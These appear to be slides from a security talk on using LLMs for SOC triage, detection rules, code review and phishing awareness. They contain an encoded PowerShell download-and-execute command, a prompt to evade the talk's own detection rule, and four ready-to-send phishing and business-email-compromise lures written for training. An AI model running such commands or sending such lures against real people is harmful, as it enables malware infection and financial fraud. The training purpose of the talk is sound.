

Your Attackers Are Already Using It


Steven Templeton, PhD

templets@securereasoning.com



Your Attackers Are Already Using It -- you should, too!

Steven Templeton, PhD
templets@securereasoning.com



What this talk is about

- ▶ AI doesn't change what security is. It changes who can do it and how fast.
- ▶ We are talking about how AI changes the practice of security work:
- - *offense, defense, and everything in between.*
- ▶ Demos and hands-on activities
 - ▶ www.securereasoning.com/ISSA/260320/demo-files.zip



What this talk isn't about

- ▶ This talk is not about:
 - ▶ "AI safety" (alignment, model risks)
 - ▶ Prompt injection, data poisoning, model theft, adversarial inputs, ...
 - ▶ "Securing AI systems"
- ▶ What we won't get to:
 - ▶ Agentic AI / automation
 - ▶ Custom AI security apps



AI in security isn't new

It's been in production for 30+ years in specific, narrow applications where the problem is well-defined and labeled training data exists.

- ▶ Anomaly detection and behavioral analytics
- ▶ Malware classification and clustering
- ▶ Phishing and spam detection
- ▶ Vulnerability prioritization
- ▶ Network traffic classification
- ▶ Fraud detection
- ▶ Automated penetration testing and fuzzing
- ▶ Log and alert correlation

What LLMs change is the *unstructured, reasoning-heavy* parts of the analyst workflow that classical ML couldn't touch. The two are complementary, not competitive.



Offensive use: what attackers are already doing

- ▶ Attackers use LLMs for:
 - ▶ phishing at scale (personalization was the bottleneck, now it isn't),
 - ▶ malware variant generation,
 - ▶ vulnerability research acceleration, and
 - ▶ social engineering script generation.
- ▶ The key insight for defenders:
 - ▶ **the skill floor dropped, not the skill ceiling**
 - ▶ script kiddies now punch above their weight.




Use Cases for AI and Cybersecurity

- ▶ The security of AI systems themselves
- ▶ Offensive use: *what attackers are already doing*
- ▶ AI-assisted log analysis and alert triage
- ▶ The threat intelligence co-pilot
- ▶ Code review and vulnerability finding
- ▶ Deobfuscating malicious code
- ▶ Red team / purple team acceleration
- ▶ AI-generated phishing and detection
- ▶ Incident response: using AI to accelerate investigation
- ▶ Threat model generation
- ▶ Regex / YARA / Sigma rule writing from plain English
- ▶ Incident timeline reconstruction
- ▶ Social engineering script analysis
- ▶ Tabletop exercise management
- ▶ CVE briefing on demand



Use Cases for AI and Cybersecurity

- ▶ The security of AI systems themselves
- ▶ Offensive use: *what attackers are already doing*
- ▶ AI-assisted log analysis and alert triage
- ▶ The threat intelligence co-pilot
- ▶ Code review and vulnerability finding
- ▶ Deobfuscating malicious code
- ▶ Red team / purple team acceleration
- ▶ AI-generated phishing and detection
- ▶ Incident response: using AI to accelerate investigation
- ▶ Threat model generation
- ▶ Regex / YARA / Sigma rule writing from plain English
- ▶ Incident timeline reconstruction
- ▶ Social engineering script analysis
- ▶ Tabletop exercise management
- ▶ CVE briefing on demand



AI-assisted log analysis and alert triage

SOC analysts drown in alerts.

Examples:


- ▶ Use LLMs to analyze raw log snippets and ask, "is this worth escalating and why?"
- ▶ LLMs can translate natural language to SPL/KQL/Sigma, which alone saves hours in writing SIEM queries.
- ▶ Have a Snort alert explained.



Analyze a log snippet

Act as a SOC analyst assistant. I will provide a file with a portion of a Windows Sysmon log. Your task is to tell me in plain English what occurred, whether it's suspicious, and why.

Raw log analysis can be challenging. Use AI to help you understand what is occurring.



Analyze a log snippet

Assume this is a confirmed compromise. What MITRE ATT&CK techniques are present in these logs? What did the attacker likely do before this, and what would they likely do next?


Get behavioral information about similar attacks.



Analyze a log snippet

Write a Sigma rule to detect this behavior. Make it specific enough to reduce false positives and note any tuning considerations.

Create a Sigma rule.



Analyze a log snippet

Write a two-paragraph incident escalation summary for a non-technical manager. Focus on business risk, not technical detail.


Get a summary for management.



Write a Splunk SPL search command

Act as an expert Splunk search writer. Your task is to write a Splunk SPL search to detect failed logons using the same username on 5 or more Windows systems in one hour. Return the username, number of attempts, names of the Windows systems, and first/last timestamps when this occurred. What might I need to do to localize it to my system.

Convert plain English to SIEM queries.



Have a Snort alert explained

Explain the following Snort alert.

```
[**] [1:2026538:3] ET POLICY Suspicious inbound  
to MSSQL port 1433 [**] [Classification:  
Potentially Bad Traffic] [Priority: 2] 03/19-  
12:34:56.789012 192.168.1.55:53214 ->  
172.16.0.10:1433 TCP TTL:64 TOS:0x0 ID:54321  
IpLen:20 DgmLen:80 DF ***A*** Seq: 0xABCD1234  
Ack: 0x0 Win: 5840 TcpLen: 32 TCP Payload (48  
bytes): 0x0000: 04 00 00 34 01 00 05 00 00 08  
00 02 00 00 00 00 ...4..... 0x0010: 01  
00 00 00 00 00 00 00 53 45 4C 45 43 54 20 2A  
.....SELECT * 0x0020: 20 46 52 4F 4D 20 75 73  
65 72 73 00 00 00 00 00 FROM users.....
```


Convert plain English
to SIEM queries.



The threat intelligence co-pilot

Act as an expert security analyst.
Your task is to explain CVE-2026-2273
to an entry level SOC analyst.

Use AI to help
understand CVE's?



Code review and vulnerability finding

```
import json
import time
import os

class Unlock:

    def __init__(self, correct_code="1234"):
        self.correct_code = correct_code
        self.state_file = "vault.json"
        self.state = {"fail_count": 0, "unlocked": False}
        self.load_state()

    def load_state(self):
        if os.path.exists(self.state_file):
            with open(self.state_file, 'r') as f:
                self.state = json.load(f)

    def save_state(self):
        with open(self.state_file, 'w') as f:
            json.dump(self.state, f)

    def attempt_unlock(self, code):

        if code == self.correct_code:
            print("Code correct!")
            self.state["unlocked"] = True
            self.save_state()
            return True

        print(f"Wrong code. Fail count: {self.state['fail_count']}")

        time.sleep(0.1)
        self.state['fail_count'] += 1
        self.save_state()
```


What vulnerabilities are in this code?



Code review and vulnerability finding

Act as an expert security code reviewer. Your task is to document the security vulnerability in the python function in the attached file. This code runs on a low-power embedded system that may be physically accessible to an adversary. Rank the vulnerabilities by risk.

Paste in or attach: `"unlock_device_function.py"`



Code review and vulnerability finding

Act as an expert LLM prompt writer with extensive knowledge of secure coding, vulnerability assessment, and the Python language. Write a LLM prompt to perform a thorough security code vulnerability assessment of one or more Python files the user will provide.

See: *"Python Security Vulnerability Assessment Prompt.txt"*



Code review and vulnerability finding

You are an expert application security engineer specializing in Python. Your task is to perform a thorough security vulnerability assessment of the provided Python codebase. Analyze all files as a complete program – trace data flows across modules, not just file by file.

Assess for the following vulnerability categories:

1. Injection Attacks – SQL injection, command injection, LDAP injection, XPath injection, template injection (e.g., unsanitized subprocess, eval, exec, os.system, raw SQL string formatting)
2. Authentication & Authorization – Broken auth, missing access controls, insecure session management, privilege escalation paths
3. Sensitive Data Exposure – Hardcoded secrets/API keys/passwords, plaintext storage of credentials, weak or missing encryption, insecure use of environment variables
4. Insecure Deserialization – Unsafe use of pickle, marshal, yaml.load(), shelve, or other deserialization libraries
5. Cryptographic Weaknesses – Use of deprecated algorithms (MD5, SHA1, DES), weak key sizes, insecure RNG (random vs secrets), ECB mode, hardcoded IVs/salts
6. Input Validation & Sanitization – Missing or bypassable validation, path traversal vulnerabilities, regex denial-of-service (ReDoS)
7. Dependency & Supply Chain Risks – Use of known-vulnerable libraries, unpinned dependencies, suspicious imports
8. Error Handling & Information Leakage – Stack traces exposed to users, verbose error messages revealing internal structure,

9. Race Conditions & Concurrency Issues – TOCTOU (time-of-check/time-of-use) bugs, unsafe shared state in threads
10. Security Misconfigurations – Debug mode enabled, overly permissive CORS, insecure default settings, unsafe use of assert for security checks
11. Logging & Audit Trail Gaps – Missing security-relevant logging, logging of sensitive data, log injection

For each vulnerability found, provide:

- File name & line number(s)
- Vulnerability type (mapped to a CWE ID where applicable)
- Severity – Critical / High / Medium / Low / Informational
- Description – What the vulnerability is and why it's dangerous
- Proof of concept – A brief example of how it could be exploited
- Remediation – Specific, actionable fix with corrected code snippet

Output format:

First, provide an Executive Summary with:

- Overall risk rating
- Count of findings by severity
- The top 3 most critical issues to fix immediately

Then list all findings in descending order of severity.


Finally, provide a Remediation Roadmap – a prioritized, sequenced action plan grouping fixes by effort and impact.

Be exhaustive. Do not skip low-severity findings. If a pattern appears in multiple places, report each instance. Flag any area where intent is ambiguous and the design itself may be insecure.

Deobfuscating malicious code

```
powershell -NoP -NonI -W Hidden -Exec Bypass -EncodedCommand  
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgB  
XAGUAYgBDAGwAaQBLAG4AdAA7ACQAcwAuAEQAbwB3AG4AbABvAGEAZABGAGkAbABlAC  
gAJwBoAHQAdABwADoALwAvADEAOQAYAC4AMQA2ADgALgAxAC4AMQAwADAALwBwAGEAe  
QBsAG8AYQBkAC4AZQB4AGUAJwAsACcAQwA6AFwAVABlAG0AcABcAHMAdgBjAGgAbwBz  
AHQAMwAyAC4AZQB4AGUAJwApADsAUwB0AGEAcgB0AC0AUABYAG8AYwBlAHMAcwAgACc  
AQwA6AFQAZQBtAHAAXABzAHYAYwBoAG8AcwB0ADMAMgAuAGUAeABlACcA
```


What does that PowerShell command do?
Should I be concerned?



Deobfuscating malicious code


You are a malware analyst. Analyze this PowerShell command and tell me: what obfuscation techniques are being used, what does it actually do when decoded, and how dangerous is it?

```
powershell -NoP -NonI -W Hidden -Exec Bypass -EncodedCommand  
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBl  
AHQALgBXAGUAYgBDAGwAaQBLAG4AdAA7ACQAcwAuAEQAbwB3AG4AbABvAGEA  
ZABGAGkAbABlACgAJwBoAHQAdABwADoALwAvADEAOQAYAC4AMQA2ADgALgAx  
AC4AMQAwADAALwBwAGEAeQBsAG8AYQBkAC4AZQB4AGUAJwAsACcAQwA6AFwA  
VABLAG0AcABcAHMA dgBjAGgAbwBzAHQAMwAyAC4AZQB4AGUAJwApADsAUwB0  
AGEAcgB0AC0AUABYAG8AYwBlAHMAcwAgACcAQwA6AFwAVABLAG0AcABcAHMA  
dgBjAGgAbwBzAHQAMwAyAC4AZQB4AGUAJwA=
```




Deobfuscating malicious code

Map what you found to MITRE ATT&CK techniques and sub-techniques. For each one, tell me what log source would show evidence of it.




Deobfuscating malicious code

Write a Sigma rule to detect this specific execution pattern.
Focus on the command-line flags combination as the primary indicator.




Deobfuscating malicious code

Write a short, easy to understand explanation of what the powershell command would do and why management should care.




Deobfuscating malicious code

Now flip perspectives. If you were the attacker and wanted to rewrite this to evade the Sigma rule you just wrote, what would you change?



The context problem

- ▶ Out of the box, an LLM knows nothing about your environment.
- ▶ Without that context, its analysis may be useful, but generic.
- ▶ How to provide context:
 - ▶ A system brief
 - ▶ RAG (Retrieval Augmented Generation)
 - ▶ Custom system prompts / persistent instructions



Adding context to prompts

You are a SOC analyst assistant. I am going to provide you with a set of log events from multiple sources. Analyze the events and tell me:

1. What happened, in chronological order
2. Which elements are suspicious and why
3. What is the most likely explanation for this activity
4. What is the severity and why
5. What should I do in the next 30 minutes

--- LOG EVENTS ---

[Splunk - vpn index]

2026-02-11 03:14:22 UTC | user=jmartinez | src_ip=185.220.101.47
| auth=SUCCESS | mfa=TOTP | vpn_profile=corporate-standard

[Splunk - azure_ad index]

2026-02-11 03:14:18 UTC | user=jmartinez@acmemfg.com
| event=Sign-in | app=VPN | location=Amsterdam, Netherlands
| risk_level=medium | mfa_method=TOTP

[Splunk - wineventlog index]

2026-02-11 03:15:04 UTC | EventID=4624 | Logon Type=3
| Account=jmartinez | src=10.10.2.114 | dst=ACME-DC01

2026-02-11 03:15:31 UTC | EventID=4648 | Account=jmartinez
| target_server=ACME-FILE01 | process=net.exe


2026-02-11 03:16:02 UTC | EventID=4624 | Logon Type=3
| Account=jmartinez | src=10.10.2.114 | dst=ACME-FILE02

2026-02-11 03:16:44 UTC | EventID=4624 | Logon Type=3
| Account=jmartinez | src=10.10.2.114 | dst=ACME-SQL01

2026-02-11 03:17:12 UTC | EventID=4688 | Account=jmartinez
| Process=cmd.exe | Parent=explorer.exe
| CommandLine=net group "Domain Admins" /domain

[CrowdStrike]

2026-02-11 03:17:45 UTC | host=LAPTOP-JM04 | user=jmartinez
| alert=Medium | behavior=Suspicious reconnaissance command
| cmdline=net group "Domain Admins" /domain



Adding context to prompts

You are a SOC analyst assistant supporting the security team at Acme Manufacturing Corporation. I am going to provide you with background on our environment followed by a set of log events from multiple sources.

Analyze the events and tell me:

1. What happened, in chronological order
2. Which elements are suspicious and why
3. What is the most likely explanation for this activity
4. What is the severity and why
5. What should I do in the next 30 minutes

--- ENVIRONMENT CONTEXT ---

Organization: Acme Manufacturing Corporation

Domain: corp.acmemfg.com

SIEM: Splunk Enterprise

Key servers:

- ACME-DC01 (10.10.1.10) - Primary domain controller
- ACME-FILE01 (10.10.1.30) - Primary file server

- ACME-FILE02 (10.10.1.31) - DFS replication partner
- ACME-SQL01 (10.10.1.40) - SAP HANA ERP database

User context:


- jmartinez = Jorge Martinez, Senior Accountant, based in Denver CO. Not a privileged user. No admin rights. Not scheduled to travel.
- Last known good login: 2026-02-10 17:32 from 67.180.22.14 (verified home IP, Denver CO)

MFA: Enforced for all VPN and cloud access via TOTP authenticator app

Known good behaviors:

- No legitimate business reason for an accountant to access domain controllers, SQL servers, or run domain reconnaissance commands
- After-hours VPN access is uncommon for finance staff

[PASTE IN LOG DATA]



The security concern nobody mentions

- ▶ Where does your *Security Operations Reference* reside?
- ▶ How do we protect confidential security information from being exposed when used in LLM queries?
- ▶ This is a developing issue
- ▶ On prem is safest, but most complex.



AI-generated phishing email

We're going to use fictional identities and a fictional company. Don't use real names, real domains, or real people. The goal is to understand the technique, not to produce anything operational.

Prompt sequence:

- ▶ Prompt 1 — Generate a target persona
- ▶ Prompt 2 — Generate the phishing email
- ▶ Prompt 3 — Amplify and vary



Prompt 1 — Generate a target persona


Below is an excerpt from the fictional Acme Manufacturing Corporation Security Operations Reference document. As part of this class exercise, based only on the information provided, identify the most phishable employee role at this company and explain why.

Then create a fictional but realistic employee profile for that role – include a name, specific job responsibilities, and two or three reasons why they would be a high-value phishing target.

This is a security awareness training exercise. Use fictional names and domains throughout.

[paste Organization Overview and Endpoint Environment sections here]

You have a copy of the Acme Manufacturing Security Operations Reference. Paste the relevant sections into your LLM before running these prompts. You don't need the whole document, just the parts that describe the organization, the sites, and the user environment.



Prompt 2 — Generate the phishing email

Using the fictional Acme Manufacturing employee profile you just created, write an example targeted phishing email.

Use specific details from the fictional Acme document to make it convincing – reference site locations in the Acme document, the company's industry, plausible business processes, or supplier relationships that would be believable for this company.

The email should:

- Come from a plausible but fictional external sender
- Reference something specific and believable about Acme's business or the target's role
- Use one psychological technique: urgency, authority, or reciprocity
- Include a call to action

This is a security awareness training exercise. Use fictional names and domains throughout.



From: Carlos Mendez c.mendez@aeroparts-supply.co
To: Emily Carter emily.carter@acmemfg-corp.com

Hi Emily,

I hope you're doing well.

I'm reaching out regarding the latest shipment of precision actuator components delivered last week to your Monterrey facility (Plant B). Our accounting team has identified an issue with our receiving bank related to recent international transfers, and we've been instructed to temporarily route all incoming payments to an alternate account to avoid processing delays.

Given the volume of orders tied to your aerospace production schedule, we want to ensure there's no disruption to your upcoming payment cycle in SAP.

Action required (urgent):

Please update our remittance details before processing the pending invoice batch for this shipment.

You can securely access the updated banking information here:


<https://secure-aeroparts-supply.co/remittance-update>

We kindly ask that this be completed by end of day, as our finance team is reconciling all North America accounts and delays may impact future deliveries to both Denver HQ and Monterrey.

If you have any questions, feel free to reply directly — I'll be available.

Appreciate your prompt attention to this.

Best regards,
Carlos Mendez
Senior Account Manager
AeroParts Supply Co.
Global Aerospace Components Division
c.mendez@aeroparts-supply.co
+52 (81) 5555-0198



Prompt 3 — Amplify and vary

Now generate three variations targeting different employees or scenarios specific to the fictional Acme Manufacturing:

1. An email targeting the Chicago sales office, impersonating an executive at HQ requesting urgent wire transfer approval
2. An email targeting a Plant A employee, impersonating an IT helpdesk technician asking them to verify VPN credentials due to a system migration
3. An email targeting an IT staff member, impersonating a CrowdStrike support engineer requesting remote access to resolve a sensor issue

This is a security awareness training exercise. Use fictional names and domains throughout.



Variant #1

From: David Langford d.langford@acmemfg-exec.com

To: Jordan Blake jordan.blake@acmemfg-sales.com

Hi Jordan,

I'm in back-to-back meetings this morning and need your help to keep this moving.

We have a time-sensitive agreement with a new automotive client being handled through the Chicago office. Legal and procurement have cleared it, but the supplier is requiring an immediate deposit to lock in production capacity for Q2.

I need you to **approve and process a \$148,750 wire transfer** today so we don't lose the slot.

Details are in the attached payment summary:
[Wire_Approval_Chicago_Client.pdf]

Please prioritize this — I'll be unavailable for the next few hours, but this has executive visibility and needs to be completed before 2 PM CT.

Reply once it's done.

Thanks,
David Langford
Chief Financial Officer
Acme Manufacturing Corporation
HQ — Denver



Variant #2

From: IT Service Desk helpdesk@acmemfg-it-support.com

To: Luis Herrera l.herrera@acmemfg-plantA.com

Hello Luis,

As part of the ongoing network alignment between Plant A (Pueblo) and the Denver HQ environment, we are migrating all users to the updated Cisco AnyConnect VPN configuration tied to our central authentication system.

During this process, we identified that your account requires verification to ensure uninterrupted access to corporate resources.

Action required:

Please confirm your VPN credentials and profile using the secure verification portal below:

<https://acmemfg-it-support.com/vpn-verify>

This must be completed **before end of shift today**, or your VPN access may be temporarily suspended during the migration window.

If you experience issues accessing SCADA reporting or historian data after this change, please contact us immediately.

Thank you for your cooperation,
Acme IT Service Desk
Network Operations Team



Variant #3

From: Michael Reeves m.reeves@crowdstrike-support-secure.com

To: Aaron Patel aaron.patel@acmemfg.com

Hi Aaron,

We're reaching out from CrowdStrike Support regarding a degradation alert affecting multiple Falcon sensors reporting from your Denver environment (notably systems within the 10.10.5.0/24 security VLAN).

Our backend telemetry indicates intermittent communication loss between your endpoints and the Falcon cloud, which may impact detection coverage.

To resolve this, we need to initiate a short remote diagnostic session on one affected host.

Action required:


Please use the link below to launch a secure support session so we can validate sensor health and restore full telemetry:

<https://crowdstrike-support-secure.com/session/start>

This issue has been flagged as **high priority**, and we recommend addressing it within the next hour to avoid gaps in endpoint protection.

Let me know once you're available — I'll remain on standby.

Best regards,
Michael Reeves
Senior Support Engineer
CrowdStrike Falcon Support



Detecting phishing email

Below are three phishing emails generated by an attacker targeting an Accounts Payable employee at a manufacturing company. For each one:

1. Identify the psychological technique being used
2. List the technical indicators that an email security gateway could detect
3. List the indicators that a human recipient would need to spot manually
4. Write one rule or training tip that would help defend against this specific variant

[paste the three emails here]



Detecting phishing email – meta prompt

I want you to create a comprehensive prompt template that I can reuse to analyze suspicious emails and determine whether they are phishing attempts. Use the information in the Acme Manufacturing Security Operations Reference to provide context.


The template should instruct an LLM to:

- Evaluate whether the email is likely phishing
- Identify which psychological and technical techniques are being used
- Assess the potential business impact if a recipient falls for it
- Explain its reasoning clearly enough for both technical and non-technical staff
- Recommend specific actions for the recipient and for the security team


